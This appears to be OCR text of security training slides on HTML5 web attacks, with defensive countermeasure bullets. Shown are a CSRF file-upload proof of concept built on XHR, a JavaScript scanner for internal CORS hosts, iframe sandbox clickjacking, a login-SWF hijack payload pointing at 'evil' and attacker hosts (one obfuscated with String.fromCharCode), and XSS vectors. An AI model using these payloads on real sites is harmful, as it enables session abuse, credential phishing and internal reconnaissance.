


CSRF/Upload - POC




```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://192.168.100.21/user_upload.aspx
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ife
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Content-Type: multipart/form-data; boundary=---------------------------313223033317673
Content-Length: 262

-----------------------------313223033317673
Content-Disposition: form-data; name="FILE1"; filename="today"
Content-Type: application/octet-stream

Client: ABC inc.
1,1,Finding Nemo
2,1,Bend it like Beckham
-----------------------------313223033317673--
```

CSRF with XHR/HTML5



CSRF/Upload


```
<body>
<script>
   var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
   var boundary = "---------------------------146043902153"; //Pick boundary for upload ...
   var file = "order.prod";
   http = new XMLHttpRequest();
   http.open("POST", "http://192.168.100.21/user_upload.aspx", true);
   http.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
   http.setRequestHeader("Content-Length", stream.length);
   http.withCredentials= "true";

   var body = boundary + "\r\n";
   body += 'Content-Disposition: form-data; name="FILE1"; filename="' + file + '"\r\n';
   body += "Content-Type: application/octet-stream\r\n\r\n";
   body += stream + "\r\n";
   body += boundary + "--";

   http.send(body);

</script>
```

```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: multipart/form-data; charset=UTF-8, boundary=---------------------------146043902153
Referer: http://192.168.100.6/upload/csrf-up.html
Content-Length: 255
Origin: http://192.168.100.6
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ifeql4502ukzijxz
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A1D3D13
Pragma: no-cache
Cache-Control: no-cache

---------------------------146043902153
Content-Disposition: form-data; name="FILE1"; filename="order.prod"
Content-Type: application/octet-stream

Client: ABC inc.
1,2,Finding Nemo
2,4,Bend it like Beckham
---------------------------146043902153--
```

Crawl for CORS

```
<script>
for(i=20;i<=25;i++)
{
    target = "http://192.168.100."+i+"/"
    st = scan(target)
    if(st==true)
        status += "<br>"+target+"(Access-Control-Allow-Origin:---->"+st+")";
    document.getElementById('result').innerHTML = status
}
</script>
```

```
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }
}
```



Internal Scan for CORS

```
function scan(url)
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }

}
```

```
<script>
for(i=20;i<=25;i++)
{
    target = "http://192.168.100."+i+"/"
    st = scan(target)
    if(st==true)
        status += "<br>"+target+"(Access-Control-Allow-Origin:---->"+st+")";
    document.getElementById('result').innerHTML = status
}
</script>
```

192.168.100.6/portscan/scan.html

Disable Cookies CSS Forms Images Information Mi

Scan results

http://192.168.100.21/(Access-Control-Allow-Origin:---->true)

raw | headers | hex | html | render

```
HTTP/1.1 200 OK
Date: Thu, 16 Feb 2012 07:22:58 GMT
Access-Control-Allow-Origin: *
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 13456

<html><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<title>Store</title></head><body class="background">
<!--
```


File APIs & XHR

- It is possible to use File API to power XHR calling or possible abuse
- Uploading/drag-drop for file and directory are possible
- Hence, it is possible to force user by bluff to click on selecting download folder and then actually uploading content of folder on server
  - Browsers are supporting these calls
  - Another attack surface opening via File APIs

Scan and Defend

- Scan and look for
  - Content-Type checking on server side
  - CORS policy scan
  - Form and Upload with tokens or not
- Defense and Countermeasures
  - Secure libraries for streaming HTML5/Web 2.0 content
  - CSRF protections
  - Stronger CORS implementation

A2 - Jacking (Click, COR, Tab etc.)




Click/COR-Jacking

- UI Redressing (Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events.
- HTML5 and RIA applications are having various different resources like Flash files, Silverlight, video, audio etc.
- If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking).

Sandbox – HTML5

- Iframe is having new attributed called sandbox
- It allows frame isolation
- Diabling JavaScript on cross domain while loading – bypassing frame bursting script
  - <iframe src="http://192.168.100.21/" sandbox="allow-same-origin allow-scripts" height="x" width="x"> - Script will run…
  - <iframe src="http://192.168.100.21/" sandbox="allow-same-origin" height="500" width="500"> - script will not run – ClickJacking




CORJacking

- It is possible to have some integrated attacks
  - DOM based XSS
  - Single DOM usage/One page app
  - Flash
- DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know ..
- Example
  - document.getElementsByName(“login").item(0).src = "http://evil/login.swf"

CORJacking

- Possible with other types of resources as well
- Also, reverse CORJacking is a possible threat

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
                id="Login" width="100%" height="1000%"
                codebase="http://fpdownload.macromedia.com/get/flashplayer/current
.ash.cab">
                <param name="movie" value="Login.swf" />
                <param name="quality" value="high" />
                <param name="bgcolor" value="#869ca7" />
                <param name="allowScriptAccess" value="sameDomain" />
                <embed src="Login.swf" quality="high" bgcolor="#869ca7"
                        width="50%" height="50%" name="Login" align="middle"
```




Double eval – eval the eval

- Payload - document.getElementsByName('Login').item(0).src='http://192.168.100.200:8080/flex/Loginn/Loginn.swf‘
- Converting for double eval to inject ‘ and “ etc…
  - eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))

Scan and Defend

- Scan and look for
  - ClickJacking defense code scanning
  - Using **X-FRAME-OPTIONS**
- Defense and Countermeasures
  - Better control on CORS
  - Creating self aware components and loading after checking the domain

A3 - XSS with HTML5 (tags, attributes and events)




HTML5 – Tags/Attributes/Events

- Tags – media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys)
- Attributes – form, submit, autofocus, sandbox, manifest, rel etc.
- Events/Objects – Navigation (_self), Editable content, Drag-Drop APIs, pushState (History) etc.


XSS variants

- Media tags
- Examples
  - <video><source onerror="javascript:alert(1)“>
  - <video onerror="javascript:alert(1)"><source>



XSS variants

- Exploiting autofocus
  - <input autofocus onfocus=alert(1)>
  - <select autofocus onfocus=alert(1)>
  - <textarea autofocus onfocus=alert(1)>
  - <keygen autofocus onfocus=alert(1)>



